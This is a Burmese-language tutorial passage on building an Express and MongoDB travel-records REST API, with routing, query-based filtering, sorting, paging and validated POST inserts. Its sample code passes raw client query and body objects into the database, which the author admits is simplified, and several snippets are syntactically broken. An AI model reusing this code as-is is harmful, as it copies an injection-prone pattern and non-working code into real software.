အသေသတ်မှတ်ထားလို့ သတ်မှတ်ထားတဲ့အတိုင်း အတိအကျအသုံးပြုမှ အလုပ်လုပ်ပါတယ်။ Dynamic URL တော့ URL ရဲဖွဲ့စည်းပဲ သတ်မှတ်ထားတဲ့အတိုင်း မှန်ရမယ်၊ ဒါပေမယ့် တန်ဖိုးပြောင်းလို့ရတဲ့ URL အမျိုးအစားပါ။ ဒီလိုသတ်မှတ်ပေးနိုင်ပါတယ်။


JavaScript

```
app.get("/api/people/:id", function(req, res) {
  const = req.params.id;

  return res.status(200).json({ id });
});
```

URL သတ်မှာ :id ဆိုတဲ့သတ်မှတ်ချက် ပါသွားတာကိုသတိပြုပါ။ :id နေရာမှာ နှစ်သက်ရာတန်ဖိုးကို ပေးပြီးတော့ သုံးနိုင်တဲ့ URL ဖြစ်ပါတယ်။ :id နေရာမှာ ပေးလာတဲ့ တန်ဖိုးကို req.params.id ဆိုပြီးတော့ ပြန်ယူလို့ရပါတယ်။ သတ်မှတ်တိုးက :id လို့သတ်မှတ်ခဲ့လို့ ပြန်ယူတဲ့အခါ params.id ဆိုပြီး ပြန်ယူရတာပါ။ id မှ မဟုတ်ပါဘူး၊ တြေားနှစ်သက်ရာအမည်ပေးပြီး လက်ခံနိုင်ပါတယ်။ ဒါပေမယ့် REST သဘောသဘာဝအရ ကျွန်ုတ်တို့ကတော့ :id ကိုပဲ သုံးဖြစ်မှာပါ။

ဒီကုဒ်တွေ ရေးဖြည့်ပြီးရင် စမ်းကြည့်နိုင်ဖို့အတွက် API Server ကို Ctrl + C နဲ့ ရပ်လိုက်ပြီး နောက်တစ်ခါ node index.js နဲ့ ပြန် Run ပေးဖို့ လိုအပ်ပါတယ်။ အသစ်ထပ်ထည့်လိုက်တဲ့ကုဒ် အလုပ်လုပ်ဖို့အတွက် အခုလို Server ကို ပြန်စပေးရတာပါ။ သတိပြုပါ။ အစပိုင်းမှာ မေ့တတ်ပါတယ်။ မေ့ပြီး ပြန်မစလို့ ရေးထားတဲ့ကုဒ် အလုပ်မလုပ်ဘူး ထင်တတ်ပါတယ်။ ဒီလို ကိုယ့်ဘာသာ ပြန်စပေးစရာ မလိုတဲ့နည်းတွေ ရှုပေမယ့် ထည့်မပြောတော့ပါဘူး။ လောလောဆယ် ကုဒ်တွေဖြည့်ရေးပြီးရင် Server ပြန်စပေးရတယ်လို့ သာမှတ်ထားပေးပါ။ ပြီးရင် စမ်းကြည့်လို့ရပါတယ်။ localhost:8000/api/people/123 ဆိုရင် အခုလို ပြန်ရမှာပါ။



123 အစား တခြားတန်ဖိုးတွေ ကြိုက်သလိုပြောင်းပေးပြီး စမ်းကြည့်နိုင်ပါတယ်။ နောက်တစ်ခုထပ်ပြီး မှတ်သင့်တာကတော့ URL Route တွေကို စာမျက်နှာခွဲရေးထားလို ရှိနိုင်ခြင်း ဖြစ်ပါတယ်။ ပရောဂျက်ကြီးလာရင် ကုဒ်တွေခွဲရေးတယ်ဆိုတာ မဖြစ်မနေ လိုအပ်မှာပါ။ Node Module ရေးထုံးအတိုင်းပဲ ခွဲရေးနိုင်ပါတယ်။ routes.js ဆိုတဲ့ဖိုင်ထဲမှာ အခုလိုရေးပြီး စမ်းကြည့်ပါ။

JavaScript

```
const express = require("express");
const router = express.Router();

router.get("/people", function(req, res) {
    const people = [
        { name: "Bobo", age: 22 },
        { name: "Nini", age: 23 },
    ];

    return res.status(200).json(people);
});

router.get("/people/:id", function(req, res) {
    const id = req.params.id;

    return res.status(200).json({ id });
});

module.exports = router;
```

ဒီတစ်ခါ app မပါတော့ပါဘူး။ အဲဒီအစား router ကိုအသုံးပြုပြီး URL တွေ သတ်မှတ်ထားပါတယ်။ ပြီးတော့မှာအဲဒီ Router တစ်ခုလုံးကို Export လုပ်ပေးထားပါတယ်။ ဒါကြောင့် လိုအပ်တဲ့နေရာက ယူသုံးလိုရပါပြီ။ index.js မှာ အခုလို ယူသုံးပြီး ရေးစမ်းကြည့်လိုပါတယ်။

JavaScript

```
const express = require("express");
const app = express();
const routes = require("./routes");

app.use("/api", routes);

app.listen(8000, function() {
    console.log("Server running at port 8000...");
});
```

စောစောကလို URL သတ်မှတ်ချက်တွေ မပါတော့ပါဘူး။ အဲဒီအစား routes.js ကို Import လုပ်ပြီး use() ရဲ့အကူအညီနဲ့ /api တွေအားလုံး routes.js မှာ သတ်မှတ်ထားတဲ့ routes တွေကို သုံးရမယ်လို့ ပြောလိုက်တာပါ။ ရလဒ်က စောစောက နမူနာနဲ့ အတူတူပဲဖြစ်မှာပါ။ ကွာသွားတာက Route တွေကို ဖိုင်ခွဲပြီး ရေးလိုက်ခြင်းသာ ဖြစ်ပါတယ်။ ဆက်လက်ဖော်ပြမယ့် နမူနာမှာတော့ ဖိုင်တွေ ခွဲမနေတော့ပါဘူး။ တစ်မျက်နှာထဲမှာပဲ လိုတာအကုန် ရေးသွားမှာ ဖြစ်ပါတယ်။

Project

တစ်ကယ်တော့ သိသင့်တာ စုံအောင်ကြိုးပြောထားပြီးမို့လို့ ပရောဂျက်လို့သာ နာမည်တပ်ထားတာ အများကြီးပြောစရာ မကျန်တော့ပါဘူး။ ရေးစရာရှိတဲ့ ကုဒ်နမူနာကို တန်းရေးပြလိုက်ယုံပဲ ကျန်ပါတော့တယ်။ MongoDB ကို Express ကနေ ချိတ်နိုင်ဖို့အတွက် mongojs လိုခေါ်တဲ့ Package ကို ရယူအသုံးပြုပါမယ်။ MongoDB ရဲ့ Official Package က mongo ပါ။ ဒါပေမယ့် mongojs ကိုသုံးဖို့ ရွေးပါတယ်။ ဘာဖြစ်လိုလဲ ဆိုတော့ သူက Mongo Shell ထဲက Command တွေအတိုင်း သုံးလို့ရအောင် စီစဉ်ပေးထားတဲ့ အတွက် ထပ်လေ့လာစရာ မလိုဘဲ သိပြီးသားအတိုင်း ဆက်သုံးနိုင်မှာမို့လိုပါ။

နောက်ထပ် Package တစ်ခုလည်း လိုပါသေးတယ်။ body-parser လိုခေါ်ပါတယ်။ ဟိုအရင်ကဆိုရင် Express မှာ လိုအပ်တာအကုန် ပါပါတယ်။ body-parser ဆိုတာ Express ရဲ့ အစိတ်အပိုင်းတစ်ခုပါ။ နောက်ပိုင်းတော့ Express က မလိုတာမသုံးဘဲ လိုတာပဲ ရွေးသုံးလို့ရအောင် Package တွေ ခွဲထုတ်ပြစ်ပါ

တယ်။ Cookie စီမံတာက Package တစ်ခု၊ File Upload စီမံတာက Package တစ်ခု၊ Request Body စီမံတာက Package တစ်ခု စသဖြင့်ပါ။ ကောင်းပါတယ်။ အခု ပရောဂျက်မှာဆိုရင် Cookie တို့ File Upload တို့ သုံးဖို့အစီအစဉ် မရှိပါဘူး။ မလိုဘဲ ပါနေရင်ရှုပ်ပါတယ်။ လိုတဲ့ Package ကိုသာ ရွှေးပြီးတော့ ထည့်လိုက်ယုံပါပဲ။ Request Body ကို စီမံတယ်ဆိုတာ Request နဲ့အတူ ပါဝင်လာတဲ့ JSON String တွေ URL Encoded String တွေကို JSON Object ပြောင်းပေးတဲ့ အလုပ်ကို ဆိုလိုတာပါ။

အခုလို install လုပ်ပေးလိုက်ပါ။

```
npm i mongojs body-parser
```

ပြီးရင် index.js မှာ ရေးရမယ့်ကုဒ်ကိုတစ်ပိုင်းချင်း ပြသွားပါမယ်။ ပထမတစ်ပိုင်း စကြည့်ပါ။

JavaScript

```
const express = require("express");
const app = express();

const mongojs = require("mongojs");
const db = mongojs("travel", [ "records" ]);

const bodyParser= require("body-parser");

app.use(bodyParser.urlencoded({ extended: false }));
app.use(bodyParser.json());
```

ပထမဆုံး express ကို Import လုပ်ပါတယ်။ ပြီးတဲ့အခါ mongojs ကို Import လုပ်ပါတယ်။ mongojs ကို သုံးပြီး MongoDB Server ကိုချိတ်နိုင်ပါတယ်။ ပထမ Parameter က Database Name ဖြစ်ပြီး ဒုတိယ Parameter က Collection Array ကို ပေးရတာပါ။ Collection တစ်ခုပဲရှိလို့ Array Content လည်း နမူနာမှာ တစ်ခုပဲရှိတာပါ။ MongoDB Server Run ထားဖို့လိုမယ်ဆိုတာကို သတိပြုပါ။

နောက်တစ်ဆင့်မှာ body-parser ကို Import လုပ်ပြီး use() နဲ့ သူ့ရဲ့ လုပ်ဆောင်ချက်နှစ်ခုကို ကြားဖြတ်ပြီး လုပ်ခိုင်းထားပါတယ်။ URL Encoded String တွေကို JSON အနေနဲ့ Parse လုပ်ဖို့ရယ်၊ JSON String တွေကို JSON အနေနဲ့ Parse လုပ်ဖို့ရယ် ပြောထားတာပါ။ urlencoded() အတွက်ပေးထားတဲ့

`extended: false` Option က မဖြစ်မနေ ပေးရမယ်လို့ သတ်မှတ်ထားလို့ ထည့်ပေးထားတာပါ။ URL Encode/Decode လုပ်ဖို့အတွက် Node မှာ Build-in လုပ်ဆောင်ချက် ပါပါတယ်။ အဲဒါကို သုံးချင်ရင် `extended: false` လို့ ပေးရတာပါ။ Node ရဲ့ လုပ်ဆောင်ချက်ကို မသုံးဘဲ `body-parser` နဲ့အတူပါတဲ့ လုပ်ဆောင်ချက်ကို သုံးချင်ရင် `true` ပေးရမှာ ဖြစ်ပါတယ်။ ဒီလို့ ကြေညာသတ်မှတ်ပြီးနောက် Request Body မှာပါတဲ့ အချက်အလက်တွေကို JSON အနေနဲ့ `req.body` ကနေ အသင့်သုံးလို့ရသွားမှာ ဖြစ်ပါတယ်။


`use()` Function ကို Middleware တွေ ကြေညာဖို့သုံးပါတယ်။ Middleware ဆိတာ လိုဂ်းအန်ချုပ် ကတော့ Request တစ်ခုဝင်လာတာနဲ့ ကြေားထဲကဖမ်းပြီး အလုပ်လုပ်ပေးမယ့် လုပ်ဆောင်ချက်လေးတွေ ပါ။ `use()` ကိုသုံးပြီး သတ်မှတ်ထားတဲ့ လုပ်ဆောင်ချက်တိုင်းကို Request ဝင်လာတိုင်း၊ ဝင်လာတဲ့ Request ပေါ်မှာ လုပ်ပေးလိုက်မှာ ဖြစ်ပါတယ်။

ဆက်လက်ပြီး Travel Records တွေအားလုံးကို ပြန်ပေးတဲ့ လုပ်ဆောင်ချက်ကိုရေးပါမယ်။ ဒီလိုပါ -

JavaScript

```
app.get("/api/records", function(req, res) {
    db.records.find(function(err, data) {
        if(err) {
            return res.sendStatus(500);
        } else {
            return res.status(200).json({
                meta: { total: data.length },
                data
            });
        }
    });
});
```

Request Method GET ဖြစ်ပါမယ်။ URL က /api/records ဖြစ်ပါတယ်။ ပထမဆုံး `find()` နဲ့ ရှိသမျှ `records` တွေအကုန်ထုတ်ယူပါတယ်။ အကြောင်းအမျိုးမျိုးကြောင့် Error ဖြစ်နေရင် 500 Internal Server Error ပြန်ပိုပါတယ်။ Error မဖြစ်ရင်တော့ Data Envelope ထဲမှာ `data` နဲ့အတူ `meta.total` ပါ ထည့်ပေးလိုက်တာပါ။ ဒါကြောင့် အခါနေစမ်းကြည့်ရင် ရလဒ်က ဒီလိုဖြစ်မှာပါ။



ပြီးတဲ့အခါ တစ်လက်စတည်း Sorting တွေ၊ Paging တွေ၊ Filter တွေ အကုန်ပြည့်စုံအောင် ထည့်ပါမယ်။ အဲဒါတွေမထည့်ခင် URL Query တွေကို Express က ဘယ်လိုလက်ခံ စီမံသလဲ စမ်းကြည့်လိုရအောင် အခုလိုလေး အရင်ရေးကြည့်သင့်ပါတယ်။


JavaScript

```
app.get("/test", function(req, res) {
  return res.json(req.query);
});
```

ဒီကုဒ်က Request နဲ့အတူပါဝင်လာတဲ့ URL Query ကိုပဲ ပြန်ပေးထားတာပါ။ ဒါပေမယ့် JSON အနေနဲ့ ပြန်ပေးတာဖြစ်လို့ URL Query ကို JSON ပြောင်းလိုက်တဲ့အခါ ဘယ်လိုပုံစံရသလဲ လေ့လာကြည့်ဖိုပါ။ ဒါ URL နဲ့ စမ်းကြည့်ပါ။

```
localhost:8000/test?sort[name]=1&filter[from]=Yangon&filter[to]=Yangon&page=2
```

ရလဒ်က အခုလိုဖြစ်မှာပါ။ သေချာလေး ဂရုပြုကြည့်ပေးပါ။



ကိုယ့်ဘက်က ဘာမှလုပ်ပေးစရာမလိုဘဲ URL Query က အသင့်သုံးလိုရတဲ့ JSON Structure လေးနဲ့ ရနေတာကို တွေ့ရနိုင်ပါတယ်။ စနစ်ကျတဲ့ API URL ကို အသုံးပြုခြင်းရဲ့ အကျိုးပါ။ ဒီသဘောကို မြင်ပြီဆိုရင် စောစောက /records အတွက်ရေးထားတဲ့ ကုဒ်ကို အခုလိုပြင်ပေးလိုက်ပါ။

JavaScript

```

app.get("/api/records", function(req, res) {

  const options = req.query;

  // validate options, send 400 on error

  const sort = options.sort || {};
  const filter = options.filter || {};
  const limit = 10;
  const page = parseInt(options.page) || 1;
  const skip = (page - 1) * limit;

  for(i in sort) {
    sort[i] = parseInt(sort[i]);
  }

  db.records.find(filter)
    .sort(sort)
    .skip(skip)
    .limit(limit, function(err, data) {

```

```

        if(err) {
            return res.sendStatus(500);
        } else {
            return res.status(200).json({
                meta: { total: data.length },
                data
            });
        }
    );
}

```

ဒါ Filter, Sorting, Paging လုပ်ဆောင်ချက်အားလုံး ပါဝင်သွားတာပါ။ Sort နဲ့ Filter အတွက် တန်ဖိုးတွေ ကို Client ပေးတဲ့အတိုင်း URL Query ကနေပဲ ယူထားတာပါ။ Paging အတွက် Client ကပေးတဲ့ Page နံပါတ်ကိုသုံးပြီး skip တန်ဖိုးကို ကိုယ့်ဘာသာ တွက်ယူပါတယ်။ Sorting အတွက် Client ကပေးတဲ့ 1, -1 Value တွေဟာ String အနေနဲ့လာမှာပါ။ MongoDB က Integer နဲ့မှာအလုပ်လုပ်တာမို့လို့ sort Options တွေကိုတော့ Loop လုပ်ပြီး Integer ပြောင်းထားပါတယ်။ ကျွန်တာကတော့ ရလာတဲ့ Options တွေကို filter, sort, skip, limit စသဖြင့် သူနေရာနဲ့သူ ထည့်ပေးလိုက်တာပါပဲ။ ဒီကုဒ်မျိုး က စာနဲ့ရှင်းတာထက်စာရင် ရေးထားတဲ့ ကုဒ်ကိုဖတ်ကြည့်တာ ပိုတိရောက်ပါတယ်။ ဖတ်ကြည့်လိုက်ပါ။ နားလည်ရလွယ်အောင်ရေးထားပါတယ်။

တစ်ကယ်လက်တွေ၊ ပရောဂျက်မှာဆိုရင်တော့ Client ပေးတဲ့ Option တွေကို Validate လုပ်သင့်ပါသေး တယ်။ မပါသင့်တာတွေပါလာမှာ စိုးလိုပါ။ သို့မဟုတ် ပေးပုံပေးနည်း မှားနေတာတွေ ဖြစ်မှာစိုးလိုပါ။ ဒီမှာ တော့ အဲဒီကိစ္စကို ထည့်မစစ်တော့ပါဘူး။ စမ်းကြည့်လို့ ရနေပါပြီ။ ဥပမာစမ်းချင်ရင် ဒီလိုစမ်းနိုင်ပါတယ်။

`localhost:8000/api/records?filter[to]=Yangon&sort[name]=1&page=1`

ဒါဆိုရင် to: Yangon တွေအားလုံးကို name နဲ့စီပြီး ပြန်ပေးမှာဖြစ်ပါတယ်။ filter မှာ name, nrc, from, to, with ကြိုက်တာနဲ့ ရွေးထုတ်လိုရလို ကျွန်တော်တို့ပရောဂျက်မှာ ပါစေချင်တဲ့ နာမည်နဲ့ ပြန်ရှာထုတ်လို့ ရတာတွေ၊ မှတ်ပုံတင်နဲ့ ပြန်ရှာထုတ်လို့ ရတာတွေ၊ မြို့အလိုက် အကုန်ပြန် ထုတ်ယူလို့ ရတာတွေ တစ်ချက်တည်းနဲ့ အကုန်ပါဝင်သွားတာ ဖြစ်ပါတယ်။


Request ဘက်ကလာတဲ့ Query တွေကို လက်ခံအလုပ်လုပ်ပုံ ပြည့်စုံပြီဆိုပေမယ့် Response Data

Envelope မှာ မပြည့်စုံသေးပါဘူး။ ဒါကြောင့် အဲဒီကုဒ်မှာပဲ json() Response ကို ဖိတိလေး ထပ်ပြင် ပေးဖို့လိုပါသေးတယ်။

JavaScript

```
res.status(200).json({
  meta: {
    skip,
    limit,
    sort,
    filter,
    page,
    total: data.length,
  },
  data,
  links: {
    self: req.originalUrl,
  }
});
```

ဒါလိုရင် အသုံးဝင်တဲ့ meta Information တွေ ပါဝင်သွားမှာဖြစ်လို စမ်းကြည့်လိုက်ရင် ရလဒ်က ဒီလိုပုံစံရ မှာဖြစ်ပါတယ်။



links အတွက်တော့ self တစ်ခုပဲ ထည့်ထားပါတယ်။ တစ်ကယ်တော့ Paging အတွက် next, prev, first, last စသဖြင့် တဗြားလိုအပ်မယ့် Links တွေ တွက်ပြီးထည့်ပေးသင့်ပါသေးတယ်။ ရေးရမယ့်ကုဒ် များသွားမှာမို့လို့ မထည့်တော့ပါဘူး။ ဆိုလိုရင်းကို သဘောပေါက်မယ်လို့ယူဆပါတယ်။

ဆက်လက်ပြီးတော့ Record အသစ်တွေ ထပ်ထည့်လိုရတဲ့ လုပ်ဆောင်ချက်ကို ဆက်သွားပါမယ်။ Record အသစ်ထည့်ဖို့အတွက် မထည့်ခင် Package လေးတစ်ခုအရင် Install လုပ်ကြပါ၍မျိုးမယ်။ Request Body မှာပါလာတဲ့ အချက်အလက်တွေကို Validation စစ်ဖို့အတွက် express-validator ကို Install လုပ် မှာပါ။ ဒီလိုပါ -

```
npm i express-validator
```

ပြီးတဲ့အခါ အခုလို Import လုပ်ပြီး စသုံးလိုရပါပြီ။

JavaScript

```
const {
  body,
  param,
  validationResult
} = require("express-validator");
```

body, param နဲ့ validationResult ဆိုတဲ့ (၃) ခဲ့ express-validator ကနေ Import လုပ်ယူထားတာပါ။ body ကိုသုံးပြီး Request Body တွေကို Validate စစ်ပါမယ်။ param ကိုသုံးပြီး Dynamic Route တန်ဖိုးတွေကို Validate စစ်ပါမယ်။ တဗြားဟာတွေ ကျန်ပါသေးတယ်။ query တို့ header တို့ကိုလည်း စစ်ချင်ရင် စစ်လိုရပါသေးတယ်။ စစ်ဆေးမှုရလဒ်ကို validationResult ကနေ ပြန်လည်ရယူရမှာပါ။ Record အသစ်ထည့်တဲ့ကုဒ်တွေရေးလိုရပါပြီ။

JavaScript

```

app.post("/api/records", [
  body("name").not().isEmpty(),
  body("from").not().isEmpty(),
  body("to").not().isEmpty(),

], function(req, res) {

  const errors = validationResult(req);

  if (!errors.isEmpty()) {
    return res.status(400).json({ errors: errors.array() });
  }

  db.records.insert(req.body, function(err, data) {
    if(err) {
      return res.status(500);
    }

    const _id = data._id

    res.append("Location", "/api/records/" + _id);
    return res.status(201).json({ meta: { _id }, data });
  });
});

```

Method POST ကိုသုံးရမှာဖြစ်ပြီး URL ကတေသာ /api/records ပါဝဲ။ Callback Function မတိုင်ချင် ကြားထဲက ဒုတိယ Parameter အနေနဲ့ Validation စစ်ထားပါတယ်။ ဒီကျွမ်းမှာတေသာ "ဘာတွေပါရမယ်" လိုပဲ စစ်ထားတာပါ။ ကားနံပါတ်မို့လို စာလုံး (၆) လုံးပါရမယ်တို့၊ လူနာမည်မို့လို Special Character တွေ မပါရဘူးတို့၊ စသဖြင့် အသေးစိတ် စစ်မထားပါဘူး။ စစ်ချင်တယ်ဆိုရင် စစ်လိုဂုဏ် Rule တွေအားလုံးကို ဒီမှာကြည့်လို ရပါတယ်။

- <https://github.com/validatorjs/validator.js#validators>

ပြီးတဲ့အခါ Validation Result ကို စစ်ကြည့်ပြီး Error ရှိနေတယ်ဆိုရင် 400 ကို ပြန်ပေးထားပါတယ်။ Validation Error မရှိဘူးဆိုတေသာမှ insert() နဲ့ထည့်လိုက်တာပါ။ POST နဲ့ အသစ်ထည့်တာဖြစ်လို အောင်မြင်တဲ့အခါ 201 ကို ပြန်ပေးပြီး Location Header ကိုပါ တွဲဖက် ထည့်သွင်းပေးထားပါတယ်။ Response Body ကိုတေသာ ထုံးစံအတိုင်း Data Envelope နဲ့ တွဲပြီး ပြန်ပေးပါတယ်။

ဒါကို စမ်းကြည့်နိုင်ဖို့အတွက် API Testing Tool တစ်ခုခဲတော့ လိုပါလိမ့်မယ်။ cURL, Insomnia, Postman စသဖြင့် Tool အမျိုးမျိုးရှိတဲ့ထဲက Postman လိုခေါ်တဲ့ API Testing ပရီဂရမ်တစ်ခုကို သုံးမှာပါ။ ဒီမှာ Download လုပ်ပြီး Install လုပ်လိုရပါတယ်။

- <https://www.postman.com/>

Install လုပ်ပြီးတဲ့အခါ ဖွင့်လိုက်ပါ။ ပြီးရင်ဆက်လက်ဖော်ပြတဲ့ပုံမှာ ပြထားသလို Method နေရာမှာ POST ကိုရွေးပြီး API URL ကို အပြည့်အစုံ မှန်အောင်ရှိက်ထည့်လိုက်ပါ။ Send နှင့်ကြည့်ရင် ကျွန်တော်တို့၏ API Server ကို Postman က Request ပေးပို့သွားမှာ ဖြစ်ပါတယ်။

The screenshot shows the Postman application interface. At the top, there's a header bar with a 'POST' button, a URL input field containing 'http://localhost:8000/api/records', and various tool buttons. Below the header is a toolbar with 'Untitled Request', 'BUILD', 'Send', and 'Save' buttons.

The main workspace has tabs for 'Params', 'Authorization', 'Headers (8)', 'Body' (which is currently selected), 'Pre-request Script', 'Tests', and 'Settings'. Under the 'Body' tab, there's a 'Query Params' section with a table:

KEY	VALUE	DESCRIPTION	...	Bulk Edit
Key	Value	Description		

Below the table, there are tabs for 'Body', 'Cookies', 'Headers (6)', and 'Test Results'. The 'Test Results' tab is active, showing a status message: 'Status: 400 Bad Request Time: 21 ms Size: 403 B Save Response ▾'. The response body is displayed as a JSON object:

```

1  {
2   "errors": [
3     {
4       "msg": "Invalid value",
5       "param": "name",
6       "location": "body"
7     },
8     {
9       "msg": "Invalid value",
10      "param": "from",
11      "location": "body"
12    }
  ]
}

```

At the bottom of the interface, there are several small icons for navigation and settings.

နမူနာပုံမှာ Response အနေနဲ့ Validation Error Message တွေကို တွေ့မြင်ရခြင်းဖြစ်ပါတယ်။ Request Body အတွက် လိုအပ်မယ့်အချက်အလက်တွေ ထည့်ပြီးစမ်းနိုင်ဖို့ URL Bar အောက်က **Body** Tab ကိုနိုပ်ပြီး **x-www-form-urlencoded** ကိုထပ်ဆင့်ရွေးပါ။ နောက်တစ်မျက်နှာက နမူနာပုံကိုကြည့်ပါ။ ကျွန်တော်တို့ API က JSON ရော URL Encoded ကိုပါ လက်ခံအလုပ်လုပ်နိုင်ပါတယ်။ တစ်ကယ့် Request Data

အမှန်ကတော့ JSON ဖြစ်သင့်ပါတယ်။ ဒါပေမယ့် အခုလောလောဆယ် စမ်းကြည့်ဖို့အတွက် JSON တွေကို Format မှန်အောင် ကိုယ့်ဘာသာ ရိုက်ထည့်နေရမှာစီးလို ပိုပြီးထည့်ရလွယ်တဲ့ URL Encoded နဲ့ပဲ စမ်းကြည့်လိုက်ပါ။

The screenshot shows the Postman interface with the following details:

- Request URL:** POST http://localhost:8000/api/records
- Body Type:** form-data
- Body Fields:**

KEY	VALUE	DESCRIPTION
name	Dede	
nrc	1B2345	
from	Yangon	
to	Mandalay	
with	5P4312	
- Response Status:** 400 Bad Request
- Response Body:**

```

1  [
2   "errors": [
3     {
4       "msg": "Invalid value",
5       "param": "name",
    }
]
```

အခုဆိုရင် အသစ်ထည့်တဲ့လုပ်ဆောင်ချက်လည်း ရသွားပါပြီ။ တစ်ကယ်ဆိုရင်တော့ ကုဒ်ဒီဇိုင်းကို ဒီထက် ပိုကောင်းအောင် ပြင်ရနိုးမှာပါ။ req.body ကြီးကို Database ထဲ ပစ်ထည့်လိုက်တာ လက်တွေ့မကျပါဘူး။ မလိုလားအပ်တာတွေ ဝင်ကုန်ပါမယ်။ ဒါပေမယ့် အခုရှင်းပြချင်တာက ကုဒ်ဒီဇိုင်းပိုင်းမဟုတ်ဘဲ၊ API ရဲ့ သဘောသဘာဝကို ရှင်းပြချင်တာမို့လို ဖတ်ရှု နားလည်ရလွယ်အောင် နှမူနာကုဒ်တွေကို အလွယ် ရေးပြထားတယ်ဆိုတာကို သတိပြုပေးပါ။

